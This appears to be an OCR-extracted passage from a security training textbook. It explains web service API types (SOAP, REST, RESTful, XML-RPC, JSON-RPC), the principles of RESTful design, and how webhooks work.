
Figure 14.88: Illustration of Web API



Web Services APIs

SOAP API	• SOAP is a web-based communication protocol that **enables interactions** between applications running on different platforms • SOAP-based APIs are programmed to generate, recover, modify and erase different logs such as profiles, credentials, and business leads
REST API	• REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a **communication medium** between various systems on the web • APIs which are supported by the REST architectural style are known as REST APIs
RESTful API	• RESTful APIs, which are also known as RESTful services, are designed using **REST principles** and **HTTP communication protocols** • RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
XML-RPC	• XML-RPC is a communication protocol **uses a specific XML format** to transfer data • It is simpler than SOAP and uses comparatively less bandwidth to transfer data
JSON-RPC	• JSON-RPC is a communication protocol that is similar to XML-RPC, but it **uses JSON format** instead of XML to transfer data

Web Service APIs


The most frequently used web service APIs are listed below:

- **SOAP API**: SOAP is a web-based communication protocol that enables interactions between applications running on different platforms such as Windows, macOS, Linux, etc., via XML and HTTP. SOAP-based APIs are programmed to generate, recover, modify, and erase different logs such as profiles, credentials, and business leads.
- **REST (Representation State Transfer) API**: REST is not a specification, tool, or framework; it is an architectural style of web service that serves as a communication medium between various systems on the web. APIs supported by the REST architectural style are known as REST APIs. Such API-based computer systems, web services, and database systems allow requesting machines to receive prompt access and redefine web resource representations by providing a set of stateless protocols and qualitative operations.
- **RESTful API**: RESTful API is a RESTful service that is designed using REST principles and HTTP communication protocols. RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE. RESTful API is also designed to make applications independent to improve the overall performance, visibility, scalability, reliability, and portability of an application.

  APIs with the following features can be referred to as to RESTful APIs:

  - **Stateless**: The client end stores the state of the session; the server is restricted to save data during the request processing
  - **Cacheable**: The client should save responses (representations) in the cache. This feature can enhance API performance

  - **Client-server Environment**: Both the client and the server should be independent of each other because the server handles backend operations and the client is the front end from where requests are made
  - **Uniform Interface**: Resources must be specifically and independently recognized via a single URL by employing basic protocol methods such as PUT, POST, GET, and DELETE, and it should be possible to modify a resource
  - **Layered System**: Multiple-layer architecture allows intermediary servers to supply shared memory (cache) to achieve scalability because the client system directly never notifies the main server of its connectivity.
  - **Code on Demand**: An optional feature where the server can also provide temporary executable code to the client, through which the client's functionality can be customized
- **XML-RPC**: Extensible Markup Language - Remote Procedure Call (XML-RPC) is a communication protocol that uses a specific XML format to transfer data, whereas SOAP uses proprietary XML to transfer data. It is simpler than SOAP and uses less bandwidth to transfer data.
- **JSON-RPC**: JavaScript Object Notation – Remote Procedure Call (JSON-RPC) is a communication protocol that serves in the same way as XML-RPC but uses the JSON format instead of XML to transfer data.



What are Webhooks?

- Webhooks are **user-defined HTTP callback** or push APIs that are raised based on events triggered, such as receiving a comment on a post or pushing code to the registry
- Webhooks allow applications to **update other applications** with the latest information
- Webhooks are enrolled along with the **domain registration** via user interface or API to inform clients about the occurrence of a new event

Operation of Webhooks

What are Webhooks?

Webhooks are user-defined HTTP callback or push APIs that are raised based on events triggered, such as comment received on a post and pushing code to the registry. A webhook allows an application to update other applications with the latest information. Once invoked, it supplies data to the other applications, which means that users instantly receive real-time information. Webhooks are sometimes called "Reverse APIs" as they provide what is required for API specification, and the developer should create an API to use a webhook.

A webhook is an API concept that is also used to send text messages and notifications to mobile numbers or email addresses from an application when a specific event is triggered. For instance, if you search for something in the online store and the required item is out of stock, you click on the "**Notify me**" bar to get an alert from the application when that item is available for purchase. These notifications from the applications are usually sent through webhooks.

Operation of Webhooks

Webhooks are enrolled along with the domain registration via the user interface or API to inform the clients about a new event occurrence. The generated path contains the required code that automatically executes on the new event occurrence. Here, systems need not know what should be run; they just need to trace the path to generate notifications.

A webhook is a powerful tool because everything remains isolated on the web. As shown in the figure below, when system-2 gets a notification message from the selected path of the domain, it not only becomes aware of new event occurrences on other machines but also responds to them. The path contains the code that can be accessed via an HTTP POST request. It also informs the user about from where the message has been triggered, including its date and time and other details related to the event. Webhooks can be private or public.

